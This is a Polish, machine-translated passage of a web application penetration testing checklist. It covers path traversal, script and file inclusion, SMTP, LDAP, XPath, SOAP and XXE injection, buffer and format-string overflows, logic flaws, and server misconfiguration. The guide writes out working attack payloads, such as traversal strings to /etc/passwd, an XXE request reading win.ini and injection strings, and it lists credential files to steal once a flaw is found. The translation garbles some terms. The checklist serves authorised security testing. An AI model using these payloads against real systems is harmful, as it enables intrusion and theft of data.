7.5.2 Podczas mapowania obszaru ataku aplikacji należy zwrócić uwagę na wszelkie funkcje obsługujące odczyt i zapis plików na podstawie danych wprowadzonych przez użytkownika. Oprócz ogólnego rozmycia wszystkich parametrów należy bardzo dokładnie przetestować tę funkcję ręcznie, aby zidentyfikować wszelkie istniejące luki w zabezpieczeniach związane z przemierzaniem ścieżki.

7.5.3 Jeśli parametr wydaje się zawierać nazwę pliku, część nazwy pliku lub katalog, zmodyfikuj istniejącą wartość parametru, aby wstawić dowolny podkatalog i pojedynczą sekwencję przeglądania. Na przykład, jeśli aplikacja przesyła ten parametr:

file=foo/file1.txt

spróbuj przesłać tę wartość:

file=foo/bar/../file1.txt

Jeśli zachowanie aplikacji jest identyczne w obu przypadkach, może to oznaczać, że jest podatna na ataki i należy przejść do następnego kroku. Jeśli zachowanie jest inne, aplikacja może blokować, usuwać lub oczyszczać sekwencje przechodzenia, co skutkuje nieprawidłową ścieżką pliku. Spróbuj użyć kodowania i innych ataków opisanych w Części 10 jak ominąć filtry.

7.5.4 Jeśli poprzedni test użycia sekwencji przechodzenia w katalogu podstawowym wypadnie pomyślnie, spróbuj użyć dodatkowych sekwencji, aby wyjść ponad katalog podstawowy i uzyskać dostęp do znanych plików w systemie operacyjnym serwera. Jeśli te próby się nie powiodą, aplikacja

może nakładać różne filtry lub sprawdzać przed przyznaniem dostępu do pliku. Powinieneś dokładniej zbadać, aby zrozumieć zaimplementowane kontrole i czy istnieją jakieś obejścia.

7.5.5 Aplikacja może sprawdzać żądane rozszerzenie pliku i zezwalać na dostęp tylko do niektórych rodzajów plików. Spróbuj użyć ataku zerowego bajtu lub nowej linii wraz ze znanym akceptowanym rozszerzeniem pliku, próbując ominąć filtr. Na przykład:

../../../../../boot.ini%00.jpg

../../../../../etc/passwd%0a.jpg

7.5.6 Aplikacja może sprawdzać, czy ścieżka pliku podana przez użytkownika zaczyna się od konkretnego katalogu lub pnia. Spróbuj dołączyć sekwencje przejścia po znanej zaakceptowanej łodydze, próbując ominąć filtr. Na przykład:

/images/../../../../../../../etc/passwd

7.5.7 Jeśli te ataki się nie powiodą, spróbuj połączyć wiele obejść, pracując początkowo całkowicie w katalogu podstawowym, próbując zrozumieć stosowane filtry i sposoby, w jakie aplikacja obsługuje nieoczekiwane dane wejściowe.

7.5.8 Jeśli uda ci się uzyskać dostęp do odczytu dowolnych plików na serwerze, spróbuj odzyskać którykolwiek z poniższych plików, co może umożliwić ci eskalację ataku:

* Pliki haseł do systemu operacyjnego i aplikacji

* Pliki konfiguracji serwera i aplikacji, aby wykryć inne luki w zabezpieczeniach lub dostosować inny atak

* Dołącz pliki, które mogą zawierać poświadczenia bazy danych

* Źródła danych używane przez aplikację, takie jak pliki bazy danych MySQL lub pliki XML

* Kod źródłowy do stron wykonywalnych serwera, aby wykonać przegląd kodu w poszukiwaniu błędów

* Pliki dziennika aplikacji, które mogą zawierać informacje, takie jak nazwy użytkowników i tokeny sesji
7.5.9 Jeśli uda ci się uzyskać dostęp do zapisu dowolnych plików na serwerze, sprawdź, czy któryś z poniższych ataków jest możliwy do eskalacji ataku:

* Tworzenie skryptów w folderach startowych użytkowników

* Modyfikowanie plików, takich jak in.ftpd, w celu wykonania dowolnych poleceń przy kolejnym połączeniu użytkownika

* Pisanie skryptów do katalogu internetowego z uprawnieniami do wykonywania i wywoływanie ich z przeglądarki

7.6 Test wstrzykiwania skryptu

7.6.1 Dla każdego wykonanego testu rozmytego przejrzyj wyniki dla samego ciągu 111111 (to znaczy nie poprzedzonego resztą ciągu testowego). Możesz je szybko zidentyfikować w Burp Intruder, klikając z wciśniętym klawiszem Shift nagłówek łańcucha Grep 111111, aby zgrupować wszystkie wyniki zawierające ten ciąg. Poszukaj tych, które nie mają czeku w kolumnie Payload Grep. Wszelkie zidentyfikowane przypadki mogą być podatne na wstrzyknięcie poleceń skryptowych.

7.6.2 Przejrzyj wszystkie przypadki testowe, w których użyto ciągów wstrzykiwania skryptu i zidentyfikuj wszystkie zawierające komunikaty o błędach skryptu, które mogą wskazywać, że dane wejściowe są wykonywane, ale spowodowały błąd. Może to wymagać dostrojenia, aby wykonać pomyślne wstrzyknięcie skryptu.

7.6.3 Jeśli aplikacja wydaje się być podatna na ataki, sprawdź to, wprowadzając dalsze polecenia specyficzne dla używanej platformy skryptowej. Na przykład możesz użyć ładunków ataku podobnych do tych używanych podczas fuzzingu w celu wstrzyknięcia poleceń systemu operacyjnego:

system('ping%20127.0.0.1')

7.7 Test dołączania plików


7.7.1 Jeśli otrzymałeś jakiekolwiek przychodzące połączenia HTTP z infrastruktury aplikacji docelowej podczas fuzzingu, aplikacja jest prawie na pewno podatna na zdalne włączanie plików. Powtórz odpowiednie testy w sposób jednowątkowy i ograniczony czasowo, aby dokładnie określić, które parametry powodują, że aplikacja wysyła żądania HTTP.

7.7.2 Przejrzyj wyniki przypadków testowych włączania plików i zidentyfikuj te, które spowodowały nietypowe opóźnienie w odpowiedzi aplikacji. W takich przypadkach może się zdarzyć, że sama aplikacja jest podatna na ataki, ale wynikowe żądania HTTP przekraczają limit czasu z powodu filtrów na poziomie sieci.

7.7.3 Jeśli znajdziesz lukę w zabezpieczeniach umożliwiającą zdalne włączenie pliku, zainstaluj serwer WWW zawierający szkodliwy skrypt specyficzny dla docelowego języka i użyj poleceń, takich jak te używane do testowania wstrzykiwania skryptu, aby sprawdzić, czy skrypt jest wykonywany.

8 Testowanie luk w zabezpieczeniach danych wejściowych specyficznych dla funkcji

Oprócz ataków opartych na danych wejściowych, których celem był poprzedni krok, szereg luk zwykle objawia się tylko w określonych rodzajach funkcjonalności. Przed przystąpieniem do poszczególnych kroków opisanych w tej sekcji należy przejrzeć swoją ocenę obszaru ataku aplikacji, aby zidentyfikować określone funkcje aplikacji, w których mogą wystąpić te defekty, i skoncentrować się na testowaniu.



8.1 Test wstrzykiwania SMTP

8.1.1 Dla każdego żądania wykorzystywanego w funkcjach związanych z pocztą elektroniczną prześlij po kolei każdy z poniższych ciągów testowych jako każdy parametr, wstawiając swój własny adres e-mail w odpowiednim miejscu. Możesz użyć Burp Intruder, aby to zautomatyzować, jak opisano w kroku 7.1 dla ogólnego fuzzingu. Te ciągi testowe mają już znaki specjalne zakodowane w adresach URL, więc nie stosuj do nich żadnego dodatkowego kodowania.

<youremail>%0aCc:<youremail>

<youremail>%0d%0aCc:<youremail>

<youremail>%0aBcc:<youremail>

<youremail>%0d%0aBcc:<youremail>

%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>

%0aDATA%0aFrom:+<youremail>%0aTo:+<youremail>%0aSubject:+test%0afoo

%0a%2e%0a

%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT

+TO:+

<youremail>%0d%0aDATA%0d%0aFrom:+<youremail>%0d%0aTo:+<youremail>

%0d%0aSubject:+test%0d%0afoo%0d%0a%2e%0d%0a

8.1.2 Przejrzyj wyniki, aby zidentyfikować wszelkie komunikaty o błędach zwracane przez aplikację. Jeśli wydaje się, że mają one związek z jakimkolwiek problemem w funkcji poczty e-mail, sprawdź, czy nie musisz dostosować swoich danych wejściowych, aby wykorzystać lukę w zabezpieczeniach.

8.1.3 Monitoruj podany adres e-mail, aby sprawdzić, czy są odbierane jakiekolwiek wiadomości e-mail.

8.1.4 Dokładnie przejrzyj formularz HTML, który generuje odpowiednie żądanie. Może zawierać wskazówki dotyczące używanego oprogramowania po stronie serwera. Może również zawierać ukryte lub wyłączone pole, które służy do określenia adresu Do wiadomości e-mail, który można bezpośrednio modyfikować.

8.2 Testowanie pod kątem luk w oprogramowaniu natywnym

8.2.1 Test przepełnienia bufora

8.2.1.1 Dla każdego elementu danych, który ma być celem, prześlij zakres długich łańcuchów o długości nieco większej niż typowe rozmiary buforów. Celuj w jeden element danych na raz, aby zmaksymalizować pokrycie ścieżek kodu w aplikacji. Możesz użyć źródła ładunku bloków znaków w Burp Intruder do automatycznego generowania ładunków o różnych rozmiarach. Następujące rozmiary buforów są odpowiednie do testowania:

1100

4200

33000

8.2.1.2 Monitoruj odpowiedzi aplikacji, aby zidentyfikować wszelkie anomalie. Niekontrolowane przelanie prawie na pewno spowoduje wyjątek w aplikacji, chociaż zdalne zdiagnozowanie natury problemu może być trudne. Poszukaj dowolnej z następujących anomalii:

* Kod stanu HTTP 500 lub komunikat o błędzie, gdy inne źle sformułowane (ale nie za długie) dane wejściowe nie mają takiego samego efektu

* Komunikat informacyjny wskazujący, że w niektórych wystąpiła awaria zewnętrzna, natywny komponent kodu

* Otrzymano częściową lub zniekształconą odpowiedź z serwera

* Połączenie TCP z serwerem zamyka się nagle bez zwracania odpowiedzi

* Cała aplikacja internetowa już nie odpowiada

* Nieoczekiwane dane zwracane przez aplikację, prawdopodobnie wskazujące, że łańcuch w pamięci utracił terminator zerowy

8.2.2 Test pod kątem luk w zabezpieczeniach dotyczących liczb całkowitych

8.2.2.1 W przypadku elementów kodu natywnego należy zidentyfikować wszelkie dane oparte na liczbach całkowitych, w szczególności wskaźniki długości, które mogą zostać użyte do wyzwolenia luk w zabezpieczeniach dotyczących liczb całkowitych.

8.2.2.2 W obrębie każdego docelowego przedmiotu wysyłaj odpowiednie ładunki zaprojektowane tak, aby wyzwalać wszelkie luki w zabezpieczeniach. Dla każdego docelowego elementu danych wyślij po kolei serię różnych wartości reprezentujących przypadki graniczne dla wersji ze znakiem i bez znaku o różnych rozmiarach liczb całkowitych. Na przykład:

* 0x7f i 0x80 (127 i 128)

* 0xff i 0x100 (255 i 256)

* 0x7fff i 0x8000 (32767 i 32768)

* 0xffff i 0x10000 (65535 i 65536)

* 0x7fffff i 0x80000000 (2147483647 i 2147483648)

* 0xffffffff i 0x0 (4294967295 i 0)

8.2.2.3 Jeśli modyfikowane dane są reprezentowane w postaci szesnastkowej, wyślij zarówno wersje little-endian, jak i big-endian każdego przypadku testowego, takie jak ff7f i 7fff. Jeśli liczby szesnastkowe są przesyłane w postaci ASCII, użyj takiej samej wielkości liter, jak sama aplikacja używa dla znaków alfabetu, aby upewnić się, że są one poprawnie dekodowane.

8.2.2.4 Monitoruj odpowiedzi aplikacji na nietypowe zdarzenia, jak opisano w kroku 8.2.1.2.

8.2.3 Testowanie pod kątem luk w zabezpieczeniach ciągu formatującego

8.2.3.1 Celując kolejno w każdy parametr, prześlij ciągi zawierające długie sekwencje różnych specyfikatorów formatu. Na przykład:

%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n%n

%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s

%1!n!%2!n!%3!n!%4!n!%5!n!%6!n!%7!n!%8!n!%9!n!%10!n! itp...

%1!s!%2!s!%3!s!%4!s!%5!s!%6!s!%7!s!%8!s!%9!s!%10!s! itp...

Pamiętaj, aby w adresie URL zakodować znak % jako %25.

8.2.3.2 Monitoruj odpowiedzi aplikacji na nietypowe zdarzenia, jak opisano w kroku 8.2.1.2.

8.3 Test wtrysku mydła

8.3.1 Celuj kolejno w każdy parametr, co do którego podejrzewasz, że jest przetwarzany za pośrednictwem komunikatu SOAP. Prześlij nieuczciwy tag zamykający XML, taki jak </foo>. Jeśli nie wystąpi żaden błąd, prawdopodobnie dane wejściowe nie są wstawiane do komunikatu SOAP lub są w jakiś sposób oczyszczane.

8.3.2 Jeśli otrzymano błąd, zamiast tego prześlij prawidłową parę otwierających i zamykających znaczników, na przykład <foo></foo>. Jeśli spowoduje to zniknięcie błędu, aplikacja może być podatna na ataki.

8.3.3 Jeśli przesłany przez Ciebie element zostanie skopiowany z powrotem do odpowiedzi aplikacji, prześlij po kolei następujące dwie wartości. Jeśli okaże się, że którykolwiek element jest zwracany jako drugi lub po prostu jako test, możesz mieć pewność, że Twoje dane wejściowe są wstawiane do wiadomości opartej na XML.

test<foo/>

test<foo></foo>

8.3.4 Jeśli żądanie HTTP zawiera kilka parametrów, które można umieścić w komunikacie SOAP, spróbuj wstawić znak komentarza otwierającego <!-- do jednego parametru, a znak komentarza zamykającego !--> do innego parametru. Następnie przełącz je (ponieważ nie możesz wiedzieć, w jakiej kolejności pojawiają się parametry). Może to spowodować zakomentowanie części komunikatu SOAP serwera, co może zmienić logikę aplikacji lub spowodować inny stan błędu, który może ujawnić informacje.

8.4 Test na wstrzyknięcie LDAP

8.4.1 W dowolnej funkcji, w której dane dostarczone przez użytkownika są używane do pobierania informacji z usługi katalogowej, należy kierować każdy parametr po kolei, aby przetestować potencjalne wprowadzenie do zapytania LDAP.

8.4.2 Podaj znak *. Jeśli zwracana jest duża liczba wyników, jest to dobry wskaźnik, że masz do czynienia z zapytaniem LDAP.

8.4.3 Spróbuj wprowadzić liczbę nawiasów zamykających:

))))))))))

Te dane wejściowe unieważniają składnię zapytania, więc jeśli wystąpi błąd lub inne nietypowe zachowanie, aplikacja może być podatna na ataki (chociaż wiele innych funkcji aplikacji i sytuacji iniekcji może zachowywać się w ten sam sposób).

8.4.4 Spróbuj wprowadzić różne wyrażenia mające na celu zakłócanie różnych typów zapytań i sprawdź, czy pozwalają one wpłynąć na zwracane wyniki. Atrybut cn jest obsługiwany przez wszystkie implementacje LDAP i jest przydatny, jeśli nie znasz żadnych szczegółów dotyczących katalogu, w którym się znajdujesz.

zapytanie:

)(cn=*

))(|(cn=

*))%00

8.4.5 Spróbuj dodać dodatkowe atrybuty na końcu danych wejściowych, oddzielając każdy element przecinkami. Przetestuj każdy atrybut po kolei. Błąd wskazuje, że atrybut nie jest prawidłowy w bieżącym kontekście. W katalogach przeszukiwanych przez LDAP często używane są następujące atrybuty:

cn

c

mail

givenname

o

ou

dc

l

uid

objectclass

postaladdress

dn

sn

8.5 Test wstrzykiwania XPath

8.5.1 Spróbuj przesłać następujące wartości i określ, czy powodują one inne zachowanie aplikacji bez powodowania błędu:

‘ or count(parent::*[position()=1])=0 or ‘a’=’b

‘ or count(parent::*[position()=1])>0 or ‘a’=’b

8.5.2 Jeśli parametr jest numeryczny, wypróbuj również następujące ciągi testowe:

1 or count(parent::*[position()=1])=0

1 or count(parent::*[position()=1])>0

8.5.3 Jeśli którykolwiek z poprzedzających łańcuchów spowoduje zachowanie różnicowe w aplikacji bez powodowania błędu, jest prawdopodobne, że możesz wyodrębnić dowolne dane, tworząc warunki testowe, aby wyodrębnić 1 bajt informacji na raz. Użyj serii warunków o następującej formie, aby określić nazwę rodzica bieżącego węzła:

substring(name(parent::*[position()=1]),1,1)=’a’

8.5.4 Po wyodrębnieniu nazwy węzła nadrzędnego użyj serii warunków o następującej postaci, aby wyodrębnić wszystkie dane z drzewa XML:

substring(//parentnodename[position()=1]/child::node()[position()=1]

/text(),1,1)=’a’

8.6 Test wstrzykiwania żądań zaplecza

8.6.1 Zlokalizuj każdą instancję, w której parametr określa wewnętrzną nazwę serwera lub adres IP. Prześlij dowolny serwer i port oraz monitoruj przekroczenie limitu czasu aplikacji. Prześlij także localhost, a na koniec swój własny adres IP, monitorując połączenia przychodzące na określonym porcie.

8.6.2 Celuj w parametr żądania, który zwraca określoną stronę dla określonej wartości, i spróbuj dołączyć nowy wstrzyknięty parametr, używając różnej składni, w tym następującej:

%26foo%3dbar (URL-encoded &foo=bar)

%3bfoo%3dbar (URL-encoded ;foo=bar)

%2526foo%253dbar (Double URL-encoded &foo=bar)

Jeśli aplikacja zachowuje się tak, jakby oryginalny parametr nie był modyfikowany, istnieje prawdopodobieństwo wystąpienia luk w zabezpieczeniach dotyczących wstrzykiwania parametrów HTTP. Spróbuj zaatakować żądanie zaplecza, wstrzykując znane pary nazwa parametru/wartość, które mogą zmienić logikę zaplecza, jak opisano w części 10.

8.7 Test na wstrzyknięcie XXE

8.7.1 Jeśli użytkownicy przesyłają XML na serwer, możliwy jest atak polegający na wstrzyknięciu podmiotu zewnętrznego. Jeśli znane jest pole, które jest zwracane użytkownikowi, spróbuj określić jednostkę zewnętrzną, jak w poniższym przykładzie:

POST /search/128/AjaxSearch.ashx HTTP/1.1

Host: mdsec.net

Content-Type: text/xml; charset=UTF-8


Content-Length: 115

<!DOCTYPE foo [<!ENTITY xxe SYSTEM “file:///windows/win.ini” >]>

<Search><SearchTerm>&xxe;</SearchTerm></Search>

Jeśli nie można znaleźć żadnego znanego pola, podaj jednostkę zewnętrzną „http://192.168.1.1:25” i monitoruj czas odpowiedzi strony. Jeśli powrót strony trwa znacznie dłużej lub przekracza limit czasu, może być podatna na ataki.

9 Test pod kątem błędów logicznych



9.1 Zidentyfikuj kluczową powierzchnię ataku

9.1.1 Błędy logiczne mogą przybierać różne formy i występować w każdym aspekcie funkcjonalności aplikacji. Aby upewnić się, że sondowanie błędów logicznych jest wykonalne, należy najpierw zawęzić powierzchnię ataku do rozsądnego obszaru do ręcznego testowania.

9.1.2 Przejrzyj wyniki swoich ćwiczeń mapowania aplikacji i zidentyfikuj wszelkie przypadki następujących cech:

* Procesy wieloetapowe

* Krytyczne funkcje bezpieczeństwa, takie jak logowanie

* Przejścia przez granice zaufania (na przykład przejście od anonimowości do samodzielnej rejestracji i zalogowania)

* Funkcjonalność oparta na kontekście prezentowana użytkownikowi

* Kontrole i korekty cen transakcyjnych lub ilości

9.2 Testuj procesy wieloetapowe

9.2.1 Gdy proces wieloetapowy obejmuje zdefiniowaną sekwencję żądań, spróbuj przesłać te żądania poza oczekiwaną kolejnością. Spróbuj pominąć niektóre etapy, uzyskując dostęp do jednego etapu więcej niż raz i uzyskując dostęp do wcześniejszych etapów po późniejszych.

9.2.2 Dostęp do sekwencji etapów można uzyskać poprzez serię żądań GET lub POST dla różnych adresów URL lub mogą one obejmować przesyłanie różnych zestawów parametrów do tego samego adresu URL. Możesz określić żądany etap, przesyłając nazwę funkcji lub indeks w parametrze żądania. Upewnij się, że w pełni rozumiesz mechanizmy stosowane przez aplikację w celu zapewnienia dostępu do różnych etapów.

9.2.3 Oprócz ingerowania w kolejność kroków, spróbuj pobrać parametry, które są przekazywane na jednym etapie procesu i przesłać je na innym etapie. Jeśli odpowiednie elementy danych są aktualizowane w stanie aplikacji, należy zbadać, czy można wykorzystać to zachowanie do ingerencji w logikę aplikacji.

9.2.4 Jeśli proces wieloetapowy obejmuje różnych użytkowników wykonujących operacje na tym samym zbiorze danych, spróbuj wziąć każdy parametr przesłany przez jednego użytkownika i przesłać go jako inny. Jeśli zostanie zaakceptowany i przetworzony jako ten użytkownik, zbadaj implikacje tego zachowania, jak opisano wcześniej.

9.2.5 Z kontekstu zaimplementowanej funkcjonalności spróbuj zrozumieć, jakie założenia przyjęli programiści i gdzie leży kluczowa powierzchnia ataku. Spróbuj zidentyfikować sposoby naruszenia tych założeń, aby spowodować niepożądane zachowanie w aplikacji.

9.2.6 Gdy dostęp do funkcji wieloetapowych odbywa się poza kolejnością, często spotyka się różne anomalie w aplikacji, takie jak zmienne z wartościami pustymi lub niezainicjowanymi, częściowo zdefiniowany lub niespójny stan oraz inne nieprzewidywalne zachowania. Poszukaj interesujących komunikatów o błędach i wyników debugowania, których możesz użyć do lepszego zrozumienia wewnętrznego działania aplikacji, a tym samym dostrojenia bieżącego lub innego ataku.9.3 Testowanie obsługi niekompletnych danych wejściowych

9.3.1 W przypadku krytycznych funkcji bezpieczeństwa w aplikacji, które obejmują przetwarzanie kilku elementów danych wejściowych użytkownika i podejmowanie decyzji na ich podstawie, przetestuj odporność aplikacji na żądania zawierające niekompletne dane wejściowe.

9.3.2 Dla każdego parametru po kolei usuń z żądania zarówno nazwę, jak i wartość parametru. Monitoruj odpowiedzi aplikacji pod kątem rozbieżności w jej zachowaniu i wszelkich komunikatów o błędach, które rzucają światło na wykonywaną logikę.

9.3.3 Jeśli żądanie, którym manipulujesz, jest częścią procesu wieloetapowego, śledź proces aż do zakończenia, ponieważ aplikacja może przechowywać dane przesłane na wcześniejszych etapach w ramach sesji, a następnie przetwarzać je na późniejszym etapie.

9.4 Granice zaufania testowego

9.4.1 Sprawdź, jak aplikacja obsługuje przejścia między różnymi typami zaufania użytkownika. Poszukaj funkcji, w których użytkownik o danym statusie zaufania może gromadzić stan związany z jego tożsamością. Na przykład anonimowy użytkownik może podać dane osobowe podczas samodzielnej rejestracji lub przejść część procesu odzyskiwania konta, którego celem jest ustalenie jego tożsamości.

9.4.2 Spróbuj znaleźć sposób na niewłaściwe przejście przez granice zaufania poprzez zgromadzenie odpowiedniego stanu w jednym obszarze, a następnie przejście do innego obszaru w sposób, który normalnie by nie wystąpił. Na przykład po zakończeniu części procesu odzyskiwania konta spróbuj przełączyć się na uwierzytelnioną stronę specyficzną dla użytkownika. Sprawdź, czy aplikacja przypisuje Ci niewłaściwy poziom zaufania, gdy przechodzisz w ten sposób.

9.4.3 Spróbuj ustalić, czy możesz bezpośrednio lub pośrednio wykorzystać jakąkolwiek funkcję o wyższych uprawnieniach, aby uzyskać dostęp do informacji lub wywnioskować.

9.5 Testowanie logiki transakcji


9.5.1 W przypadku, gdy aplikacja nakłada limity transakcyjne, przetestuj skutki podania wartości ujemnych. Jeśli zostaną one zaakceptowane, możliwe będzie przekroczenie limitów poprzez dokonywanie dużych transakcji w przeciwnym kierunku.

9.5.2 Zbadaj, czy możesz użyć serii następujących po sobie transakcji, aby doprowadzić do stanu, który możesz wykorzystać do pożytecznego celu. Na przykład możesz być w stanie wykonać kilka przelewów o niskiej wartości między kontami, aby zgromadzić duże saldo, któremu logika aplikacji miała zapobiec.

9.5.3 Jeśli aplikacja koryguje ceny lub inne wrażliwe wartości w oparciu o kryteria określone przez dane lub działania kontrolowane przez użytkownika, najpierw zapoznaj się z algorytmami używanymi przez aplikację i punktem w jej logice, w którym dokonywane są korekty. Określ, czy te korekty są dokonywane jednorazowo, czy też są korygowane w odpowiedzi na dalsze działania użytkownika.

9.5.4 Spróbuj znaleźć sposób na manipulowanie zachowaniem aplikacji, aby wprowadzić ją w stan, w którym wprowadzone przez nią poprawki nie odpowiadają pierwotnym kryteriom zamierzonym przez jej projektantów.

10 Test pod kątem luk w zabezpieczeniach hostingu współdzielonego



10.1 Segregacja testów we współdzielonych infrastrukturach

10.1.1 Jeśli aplikacja jest hostowana we współdzielonej infrastrukturze, sprawdź mechanizmy dostępu dostępne dla klientów współdzielonego środowiska w celu aktualizacji i zarządzania ich treścią i funkcjonalnością. Rozważ następujące pytania:

* Czy usługa zdalnego dostępu korzysta z bezpiecznego protokołu i odpowiednio zabezpieczonej infrastruktury?

* Czy klienci mogą uzyskiwać dostęp do plików, danych i innych zasobów, do których dostęp nie jest im prawnie potrzebny?

* Czy klienci mogą uzyskać interaktywną powłokę w środowisku hostingowym i wykonywać dowolne polecenia?


10.1.2 Jeśli do umożliwienia klientom konfigurowania i dostosowywania współdzielonego środowiska używana jest zastrzeżona aplikacja, należy rozważyć atakowanie tej aplikacji jako sposobu na skompromitowanie samego środowiska i poszczególnych działających w nim aplikacji.

10.1.3 Jeśli możesz wykonać polecenie, wstrzyknąć kod SQL lub uzyskać dostęp do dowolnego pliku w ramach jednej aplikacji, dokładnie sprawdź, czy zapewnia to jakąkolwiek możliwość eskalacji ataku na inne aplikacje.10.2 Testowanie segregacji między aplikacjami hostowanymi przez ASP

10.2.1 Jeśli aplikacja należy do usługi hostowanej przez ASP, składającej się z kombinacji współdzielonych i niestandardowych komponentów, zidentyfikuj wszystkie współużytkowane komponenty, takie jak mechanizmy rejestrowania, funkcje administracyjne i komponenty kodu bazy danych. Spróbuj wykorzystać je do naruszenia współdzielonej części aplikacji, a tym samym do zaatakowania innych pojedynczych aplikacji.

10.2.2 Jeśli wspólna baza danych jest używana w jakimkolwiek współdzielonym środowisku, przeprowadź kompleksowy audyt konfiguracji bazy danych, poziomu poprawek, struktury tabel i uprawnień za pomocą narzędzia do skanowania baz danych, takiego jak NGSSquirrel. Wszelkie defekty w modelu bezpieczeństwa bazy danych mogą stanowić sposób na eskalację ataku z jednej aplikacji do drugiej.

11 Testowanie pod kątem luk w zabezpieczeniach serwera aplikacji



11.1 Testowanie domyślnych danych uwierzytelniających

11.1.1 Przejrzyj wyniki swoich ćwiczeń mapowania aplikacji, aby zidentyfikować serwer WWW i inne używane technologie, które mogą zawierać dostępne interfejsy administracyjne.

11.1.2 Wykonaj skanowanie portów serwera WWW, aby zidentyfikować wszelkie interfejsy administracyjne działające na innym porcie niż główna aplikacja docelowa.

11.1.3 W przypadku zidentyfikowanych interfejsów zapoznaj się z dokumentacją producenta i listą typowych domyślnych haseł, aby uzyskać domyślne dane uwierzytelniające.

11.1.4 Jeśli domyślne poświadczenia nie działają, wykonaj czynności opisane w sekcji 4, aby spróbować odgadnąć prawidłowe poświadczenia.

11.1.5 Jeśli uzyskasz dostęp do interfejsu administracyjnego, przejrzyj dostępne funkcje i ustal, czy można ich użyć do dalszego naruszenia bezpieczeństwa hosta i zaatakowania głównej aplikacji.

11.2 Test zawartości domyślnej

11.2.1 Przejrzyj wyniki skanowania Nikto (krok 1.4.1), aby zidentyfikować domyślną zawartość, która może znajdować się na serwerze, ale nie jest integralną częścią aplikacji.

11.2.2 Korzystaj z wyszukiwarek i innych zasobów, takich jak www.exploit-db.com i www.osvdb.org, aby zidentyfikować domyślną zawartość i funkcje zawarte w technologiach, o których wiesz, że są w użyciu. Jeśli to możliwe, przeprowadź ich lokalną instalację i przejrzyj je pod kątem wszelkich domyślnych funkcji, które możesz wykorzystać w swoim ataku.

11.2.3 Sprawdź zawartość domyślną pod kątem wszelkich funkcji lub luk, które możesz wykorzystać do ataku na serwer lub aplikację.

11.3 Test pod kątem niebezpiecznych metod HTTP

11.3.1 Użyj metody OPTIONS, aby wyświetlić listę metod HTTP, które są dostępne w stanach serwera. Należy pamiętać, że różne metody mogą być włączone w różnych katalogach. Możesz wykonać skanowanie luk w zabezpieczeniach w Paros, aby wykonać to sprawdzenie.

11.3.2 Wypróbuj ręcznie każdą zgłoszoną metodę, aby potwierdzić, czy rzeczywiście można jej użyć.

11.3.3 Jeśli okaże się, że niektóre metody WebDAV są włączone, użyj klienta z obsługą WebDAV w celu dalszego zbadania, takiego jak Microsoft FrontPage lub opcja Otwórz jako folder sieci Web w przeglądarce Internet Explorer.

11.4 Test funkcjonalności serwera proxy

11.4.1 Używając zarówno żądań GET, jak i CONNECT, spróbuj użyć serwera WWW jako proxy do łączenia się z innymi serwerami w Internecie i pobierania z nich treści.

11.4.2 Używając zarówno żądań GET, jak i CONNECT, spróbuj połączyć się z różnymi adresami IP i portami w infrastrukturze hostingowej.

11.4.3 Używając zarówno żądań GET, jak i CONNECT, spróbuj połączyć się ze wspólnymi numerami portów na samym serwerze WWW, podając w żądaniu 127.0.0.1 jako hosta docelowego.

11.5 Testowanie błędnej konfiguracji hostingu wirtualnego

11.5.1 Prześlij żądania GET do katalogu głównego, korzystając z:

* Prawidłowy nagłówek hosta

* Fałszywy nagłówek hosta

* Adres IP serwera w nagłówku hosta

* Brak nagłówka hosta (użyj tylko protokołu HTTP/1.0)

